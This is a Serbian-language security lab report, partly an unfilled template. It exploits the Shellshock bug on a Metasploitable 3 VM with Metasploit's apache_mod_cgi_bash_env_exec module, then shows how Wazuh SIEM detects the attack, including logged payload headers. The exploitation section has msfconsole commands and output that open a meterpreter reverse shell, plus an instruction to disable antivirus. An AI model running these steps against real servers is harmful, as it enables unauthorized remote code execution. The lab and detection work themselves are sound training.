Izvor eksploita: Metasploit, modul exploit/multi/http/apache_mod_cgi_bash_env_exec

Metod eksploatacije: Exploit koristi specijalno oblikovane promenljive okruženja kako bi izvršio komande na serveru koji koristi Apache i mod_cgi sa Bash shell-om.

Proces Eksploatacije

2.1 Podešavanje eksploita

Ranljiv cilj:

Metasploitable 3 sa Apache HTTP Serverom (verzija 2.x) na portu 80

Alati za eksploataciju:

Metasploit, modul exploit/multi/http/apache_mod_cgi_bash_env_exec.

2.2 Koraci eksploatacije

PRE SVEGA ISKLJUCITI SVE ANTIVIRUSE

Korak1: Otvoriti cmd kao administrator i pozicionirati se u metasploit-framework direktorijumu. Prebaciti se u bin folder unutar metasploit-framework. (cd metasploit-framework i cd bin)

Korak2: Pokrenuti metasploit uz pomoc komande msfconsole.

Korak3: Pretraziti exploit uz pomoc search **shellshock komande**. Nakon pretrazivanja pojavljuje se lista eksploita i bira se uz pomoc komande **use naziv eksploita**. (slika 1)

Korak4: Nakon toga se podesava IP adresa napadnutog servera,njegov port, target uri /cgi-bin/test.cgi. Nakon toga se pokrene exploit. (slika2)

```
msf6 > search shellshock

Matching Modules
=====
#    Name                                     Disclosure Date  Rank    Check  Description
-    -
0    exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01      excellent Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock)
1    exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24      excellent Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
2    \_ target: Linux x86_64                      .               .       .
3    \_ target: Linux x86_64                      .               .       .
4    auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24      normal   Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
5    exploit/multi/http/cups_bash_env_exec           2014-09-24      excellent Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
6    auxiliary/server/dhclient_bash_env              2014-09-24      normal   No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
7    exploit/unix/dhcp/bash_environment              2014-09-24      excellent No     Dhclient Bash Environment Variable Injection (Shellshock)
8    exploit/linux/http/ipfire_bashbug_exec          2014-09-29      excellent Yes    IPFire Bash Environment Variable Injection (Shellshock)
9    exploit/multi/misc/legend_bot_exec              2015-04-27      excellent Yes    Legend Perl IRC Bot Remote Code Execution
10   exploit/osx/local/vmware_bash_function_root     2014-09-24      normal   Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
11   exploit/multi/ftp/pureftpd_bash_env_exec        2014-09-24      excellent Yes    Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
12   \_ target: Linux x86_64                      .               .       .
13   \_ target: Linux x86_64                      .               .       .
14   exploit/unix/smtp/qmail_bash_env_exec           2014-09-24      normal   No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
15   exploit/multi/misc/xdh_x_exec                   2015-12-04      excellent Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution

Interact with a module by name or index. For example info 15, use 15 or use exploit/multi/misc/xdh_x_exec

msf6 > use 3
[*] Additionally setting TARGET => Linux x86_64
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options
```

Slika 1.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.100.95
rhosts => 192.168.100.95
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/test.cgi
targeturi => /cgi-bin/test.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 192.168.100.95:80 - The target is vulnerable.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.100.37:4444
[*] Command Stager progress - 100.00% done (1307/1307 bytes)
[*] Sending stage (3045380 bytes) to 192.168.100.95
[*] Meterpreter session 1 opened (192.168.100.37:4444 -> 192.168.100.95:56844) at 2024-12-11 17:17:35 +0100

meterpreter > shell
Process 3556 created.
Channel 1 created.
whoami
www-data
```

Slika 2.

2.3 Rezultat eksploatacije

Prikažite rezultate eksploatacije:

```
[*] Started reverse TCP handler on 192.168.100.37:4444
[*] Command Stager progress - 100.00% done (1307/1307 bytes)
[*] Sending stage (3045380 bytes) to 192.168.100.95
[*] Meterpreter session 1 opened (192.168.100.37:4444 -> 192.168.100.95:56844) at 2024-12-11 17:17:35 +0100

meterpreter > shell
Process 3556 created.
Channel 1 created.
whoami
www-data
```

Slika 3.

Nakon uspešnog eksploatisanja, napadač može preuzeti kontrolu nad serverom i izvršavati komande, što bi bilo prikazano u screenshot-u kao interaktivni shell ili komandna linija na napadnutom sistemu.

Detekcija Korišćenjem Wazuh SIEM-a

3.1 Wazuh SIEM eravila

Pravila korišćena za detekciju:

ID 31166: Detekcija pokusaja izvrseja komandi putem CGI skripti.

ID 31168: Detekcija neobičnih aktivnosti u logovima vezanim za Bash shell.

3.2 Konfiguracija SIEM-a

Podešavanje Wazuh agenta:

Wazuh agent se nalazi na virtuelnoj masini Ubuntu 14.04, Metasploitable3. Da bi se instalirao wazuh agent mora da se pokrene ova komanda:

```
curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | sudo apt-key add -  
  
echo "deb [arch=amd64] https://packages.wazuh.com/apt wazuh-3.x main" | sudo tee  
/etc/apt/sources.list.d/wazuh.list  
  
sudo apt-get update  
  
sudo apt-get install wazuh-agent
```

Nakon instalacije, potrebno je da se konfigurise Wazuh agent sa Wazuh managerom tako sto se otvori datoteka ossec.conf pomocu komande:

```
sudo nano /var/ossec/etc/ossec.conf
```

Pronadje se sekcija <client> i postavi se ip adresa managera. Ip adresa Managera se pronalazi tako sto se u Wazuh server virtuelnoj masini pokrene **ip a** i vidi se koja je ip adresa.

```
<client>  
  
  <server-ip>192.168.x.x</server-ip> <!-- Zamenite IP adresom Wazuh Manager-a -->  
  
</client>
```

Pokretanje wazuh agenta se vrsi ovom komandom:

```
Sudo service wazuh-agent start
```



Prikupljanje logova:

Wazuh prikuplja logove sa FTP servera kako bi identifikovao bilo kakve pokušaje eksploatacije ranjivosti. Svi pokušaji autentifikacije, kao i ostale FTP aktivnosti, prate se u realnom vremenu.

3.3 Proces detekcije

Opišite proces detekcije:

Wazuh detektuje neobicne pokusaje autentifikacije i sve aktivnosti koje ukazuju na eksploataciju. Na slikama 4 i 5 se mogu videti logovi.



The screenshot shows the 'Document Details' page in the Wazuh interface. At the top, there are two links: 'View surrounding documents' and 'View single document'. Below the links, there are two tabs: 'Table' (selected) and 'JSON'. The table displays the following data:

Field	Value
<code>_index</code>	wazuh-alerts-4.x-2024.12.11
<code>agent.id</code>	001
<code>agent.ip</code>	192.168.100.95
<code>agent.name</code>	metasploitable3-ub1404
<code>decoder.name</code>	kernel
<code>full_log</code>	Dec 11 16:17:34 metasploitable3-ub1404 kernel: [751.058197] test.cgi[3551]: segfault at 0 ip 0000000000444ee1 sp 00007fff2e30ad00 error 4 in bash[400000+ef000]
<code>id</code>	1733933855.62125
<code>input.type</code>	log
<code>location</code>	/var/log/kern.log
<code>manager.name</code>	wazuh-server
<code>predecoder.hostname</code>	metasploitable3-ub1404
<code>predecoder.program_name</code>	kernel
<code>predecoder.timestamp</code>	Dec 11 16:17:34
<code>rule.description</code>	Process segfaulted.
<code>rule.firedtimes</code>	2
<code>rule.gdpr</code>	IV_35.7.d
<code>rule.groups</code>	syslog, errors, service_availability
<code>rule.id</code>	1010
<code>rule.level</code>	5
<code>rule.mail</code>	false
<code>timestamp</code>	Dec 11, 2024 @ 17:17:35.395

Slika 4.

Document Details

View surrounding documents

View single document

TableJSON

t_index	wazuh-alerts-4.x-2024.12.11
t_agent.id	001
t_agent.ip	192.168.100.95
t_agent.name	metasploit3-ub1404
t_data.id	200
t_data.protocol	GET
t_data.srcip	192.168.100.37
t_data.url	/cgi-bin/test.cgi
t_decoder.name	web-accesslog
t_full_log	192.168.100.37 - - [11/Dec/2024:16:17:27 +0000] "GET /cgi-bin/test.cgi HTTP/1.1" 200 184 "-" {} { :);echo -e "\r\n\$(echo d)d\l""
t_id	1733933847.61335
t_input.type	log
t_location	/var/log/apache2/access.log
t_manager.name	wazuh-server
t_rule.description	Shellshock attack detected
# rule.firedtimes	1
t_rule.gdpr	IV_35.7.d
t_rule.groups	web, accesslog, attack
t_rule.id	31168
t_rule.info	CVE-2014-6271https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
# rule.level	15
rule.mail	true
t_rule.mitre.id	T1068 T1190
t_rule.mitre.tactic	Privilege Escalation, Initial Access
t_rule.mitre.technique	Exploitation for Privilege Escalation, Exploit Public-Facing Application
t_rule.nist_800_53	SI.4
t_rule.pci_dss	11.4
t_rule.tsc	CC6.1, CC6.8, CC7.2, CC7.3
timestamp	Dec 11, 2024 @ 17:17:27.871

Slika 5.

Incident Response sa The Hive-om

4.1 Podešavanje integracije

Opis integracije:

(Objasnite kako je Wazuh integrisan sa The Hive-om za automatizovano kreiranje slučajeva)

Integracija pravila:

(Uključite kratak opis pravila koje pokreće kreiranje slučajeva u The Hive-u)

4.2 Kreiranje slučaja u The Hive-u

Detalji o slučaju:

(Dajte screenshot-ove koji prikazuju kreirani slučaj u The Hive-u nakon što se Wazuh pravilo aktiviralo)

